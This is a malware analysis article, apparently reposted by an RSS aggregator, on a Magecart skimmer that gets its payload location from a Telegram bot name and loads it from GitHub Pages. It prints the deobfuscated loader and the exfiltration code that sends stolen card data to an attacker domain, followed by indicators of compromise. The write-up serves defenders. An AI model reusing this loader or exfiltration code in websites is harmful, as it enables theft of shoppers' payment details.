







Attackers are devising ingenious methods to prolong their skimming activities, aiming for sustained persistence.
The usual tactics, techniques, and procedures (TTP) include the creation of disposable domains to house malware and facilitate the extraction of credit card information.
However, these throwaway domains are susceptible to takedowns and often become swiftly identified by malware researchers.
A novel variant of the Magecart threat has surfaced, aiming to circumvent these challenges.

The loader is first hidden behind obfuscation. However, once this obfuscation is removed, it becomes evident what is taking place:
fetch(
  "https://api.telegram.org/bot6167771222:AAFLu6qy3CVPwosDZKlnuk0tLI-WBxq0RCk/getMe"
)
  .then((resp) => resp.json())
  .then((resp) => {
    const [username, path] = resp.result.first_name.split(",");
    const script = document.createElement("script");
    script.src =
      "https://" + username + ".github.io/" + path + ".js?r=" + Math.random();
    try {
      document.body.appendChild(script);
    } catch (e) {
      document.head.appendChild(script);
    }
  });
https://api.telegram.org/bot6167771222:AAFLu6qy3CVPwosDZKlnuk0tLI-WBxq0RCk/getMe.https://<username>.github.io/<path>.js.This approach eliminates the need for the attacker to utilize a disposable domain or set up infrastructure for hosting malicious scripts. This is due to the fact that the scripts are directly loaded from GitHub.
Furthermore, even if GitHub takes action to deactivate this account, the individual could easily create a new account and update the Telegram bot's name accordingly.
The current response from the Telegram API takes the form of the following JSON structure:
{
  "ok": true,
  "result": {
    "id": 6167771222,
    "is_bot": true,
    "first_name": "jubilmaria,homepage/swco",
    "username": "asddq4t44w3f45y45refbot",
    "can_join_groups": true,
    "can_read_all_group_messages": false,
    "supports_inline_queries": false
  }
}
This dataset allows us to deduce the following insights:
jubilmaria.homepage.swco.js.While this repository outwardly presents itself as a legitimate entity:

The contents concealed within are, in reality, malicious and are exposed through GitHub Pages.
The loaded script, swco.js, is composed of four distinct skimmers, each finely tuned to specific targets. swco.js performs checks on window.location.host and window.location.href against a roster of compromised stores, subsequently selecting from three skimmer variations:
In cases where the current window location lacks a precise store match, the script defaults to a more generalized skimmer designed to exploit both Magento and WooCommerce platforms.
Across all versions, users are confronted with a counterfeit credit card form. The data inputted into these forms is then transferred to https://kissupme.life/a:
fetch("https://kissupme.life/a", {
  headers: {
    Accept: "application/json",
    "Content-Type": "application/json",
  },
  body: JSON.stringify(_0x1e3c4c),
  method: "POST",
})
  .then((_0x4900b6) => {
    setTimeout(() => {
      alert("Waiting time exceeded");
      window.location.reload();
    }, 2500);
  })
  .catch((_0x112e4a) => {
    new Image().src =
      "https://kissupme.life/a?data=" +
      encodeURIComponent(JSON.stringify(_0x1e3c4c));
    setTimeout(() => {
      alert("Waiting time exceeded");
      window.location.reload();
    }, 2500);
  });
Initially, an attempt is made to initiate a POST request for data exfiltration. Should this prove unsuccessful, an alternative method involving a fake Image is employed as an exfiltration mechanism.
Once 2.5 seconds have transpired, an alert is presented to the user, accompanied by a page refresh. Following this reload, the user is presented with the authentic credit card form.
At present, the domain resolves to 51.161.204.249, a dedicated server registered with Regxa, Ltd.
jubilmariakissupme.life51.161.204.249bot6167771222asddq4t44w3f45y45refbot此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。